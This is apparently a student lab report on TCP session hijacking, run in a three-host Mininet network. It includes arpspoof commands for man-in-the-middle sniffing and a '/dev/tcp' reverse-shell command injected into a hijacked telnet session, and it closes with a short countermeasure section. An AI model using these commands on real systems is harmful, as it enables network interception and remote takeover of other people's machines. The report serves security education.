



TCP SESSION HIJACKING

Masum Rahman : 1505014

September 7, 2019



**Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology
(BUET)
Dhaka -1000**

1 Introduction

TCP session hijacking is a security attack on a user session over a protected network. The most common session hijacking method is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguising itself as one of the authenticated users. This type of attack is possible because authentication is typically only done at the start of a TCP session.

Basically, what happens is - once a TCP client and server finish the three-way handshake protocol, a connection is established, and we call it a TCP session. From then on, both ends can send data to each other. Since a computer can have multiple concurrent TCP sessions with other computers, it needs to know which TCP session the packet belongs to when it receives a packet. TCP uses four elements to make that decision, i.e., to uniquely identify a session:

- source IP address
- destination IP address
- source port number
- destination port number

We call these four fields the signature of a TCP session. Session hijacking involves spoofing this signature.

2 Attack Strategy

At first, the sender will establish a TCP connection via telnet or any other service. Then this ongoing session has to be detected through sniffing. The attacker will then investigate the last packet sent from the victim. He will figure out the four unique identifiers of TCP connection. Then, He will create a TCP packet with the spoofed IP address and port number. The following sequence number will be figured out with the help of the sniffed packet. If sniffing is not possible, attackers can also predict the TCP sequence number by intuition or random guess.

Necessary data/commands will be inserted in the payload of the spoofed packet. Now the packet is ready to send to the server. The attacker is now fully impersonating the victim. The server will acknowledge the packet. Thus, the session is successfully taken over.




Figure 1: Sniffed TCP Packet

A couple of scenarios can arise if the exact sequence number cannot be figured out:

- If the guessed sequence number has already been used, then the server simply discards the packet. A new seq number is tried again.
- If the guessed sequence number is much greater than the last acknowledged packet, the packet will be stored in the buffer, but the attacker's command will not execute. The attacker's command gets executed only when the server gets all the packets with sequence numbers less than the attacker's sequence number. The chances are that attacker's packet will be discarded altogether due to buffer overflow.

Once the attacker's packet gets acknowledged by the server, subsequent packets sent by the victim will only be rejected.

After we have taken over the session, we can do any harm to the server machine. For example, we can redirect the output of any command on the server to our machine.

3 Implementation Details

In the following section, we will discuss system requirements, topology, testing steps.

3.1 Topology

To simulate the attack, we would require 3 hosts. One will act as a server, one as a client, and one as a Man-in-the-middle man.

3.2 Software Requirements

Before performing the actual attack, we need to set up a virtual network. We used mininet for this purpose. We used various Linux commands for arp-spoofing.




Figure 2: Topology

3.3 Steps

We create a virtual network with 3 hosts. Mininet command for this:

```
sudo mn -x --topo=single,3
```

This command basically creates 3 host networks and spawns a terminal for each host.

- Host 1 : 10.0.0.1 (We will use this as user)
- Host 2 : 10.0.0.2 (This one as server)
- Host 3: 10.0.0.3 (This one as attacker)

Now, to perform session hijacking attacker needs to sniff the ongoing packets between host 1 and host 2. To do this, we will send arp-spoofed packet from host 3. Command for this is :

```
arp spoof -i h3-eth0 -t 10.0.0.1 -r 10.0.0.2 > /dev/null 2>& 1 &  

arp spoof -i h3-eth0 -t 10.0.0.2 -r 10.0.0.1 > /dev/null 2>&1 &
```




Figure 3: Packet sniffing by the attacker

Now we can sniff packets between host 1 and host 2. We demonstrate this by netcat.

As we can see, the attacker can now sniff the packet.

Once sniffing is successful, we will try to extract the above-mentioned TCP signatures. Then we will send a spoofed packet from the attacker to host 2 (server) with the appropriate seq. number. Also, we need to send the TCP fin packet to the user (host 1) so that it doesn't send any more packets, and the attacker can safely take over the control for the rest of the session. We can see this from the above figure. Host 1 Netcat session has been terminated.


Nevertheless, we can certainly do more severe damage than just taking over an ongoing chat session. In fact, we can create a reverse shell on the attacker's machine. For this we need telnet.

The idea goes like pretty much the scenario as mentioned above. The user will log in to the server (Host 2) via telnet. Once the authentication part is done, the attacker will wait for the command sending from the user. Once the user types a command on his machine and that travels through the network, the attacker will sniff that and send a command to create a reverse shell on his machine.

As the session is now established, we can hijack the session to create reverse shell. We will send

```
\r /bin/bash -i > /dev/tcp/10.0.0.3/9999 0<&1
```

command to server. What essentially this command tells the server is to execute /bin/bash and redirect the output to 10.0.0.3 (host 3 [attacker]).



```
root@mininet-w1:~# telnet 10.0.0.2
Trying 10.0.0.2...
Connected to 10.0.0.2.
Escape character is '^]'.
Ubuntu 14.04.4 LTS
mininet-w login: mininet
Password:
Last login: Fri Sep 6 23:04:22 PDT 2019 on pts/0
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 4.2.0-27-generic x86_64)

 * Documentation: https://help.ubuntu.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

mininet@mininet-w1:~$ ls
install-mininet-w1.sh  mininet  oflops  openflow  secretFile  test2
lucigen               nino.sane  oftest  pcc       test
mininet@mininet-w1:~$ ifconfig
eth0: Link encap:Ethernet  HWaddr 08:00:02:3d:cd:d0
      inet addr:10.0.0.2  Bcast:10.255.255.255  Mask:255.0.0.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:4355 errors:0 dropped:0 overruns:0 frame:0
      TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
```

Figure 4: Establishing Telnet Session between user and server

Before sending this command to the server, the attacker needs to listen on the 9999 port to receive the connection. So, we spawn another terminal, one for listening and reverse shell and the other one for running our malicious program.

4 Justification of success of attack




Figure 5: Creating reverse shell on attacker machine (the bottom right one for sending spoofed request and bottom left one for listening and creating reverse shell)

Telnet sends command byte by byte. So as soon as the user types “l” in the terminal, it gets sent out. And the attacker sends a spoofed packet after it. Thus it creates a reverse shell via the already opened port.

Ifconfig command ensures that the attacker has indeed been able to create the reverse shell of host 2.

5 Countermeasure

This attack can be easily avoided by using end-to-end encrypted communication. If we had used ssh instead of telnet which provides encrypted communication, the attacker could have still managed to sniff that. However, because of encryption, he couldn't get the sequence number which is one of the prerequisites for a successful attack.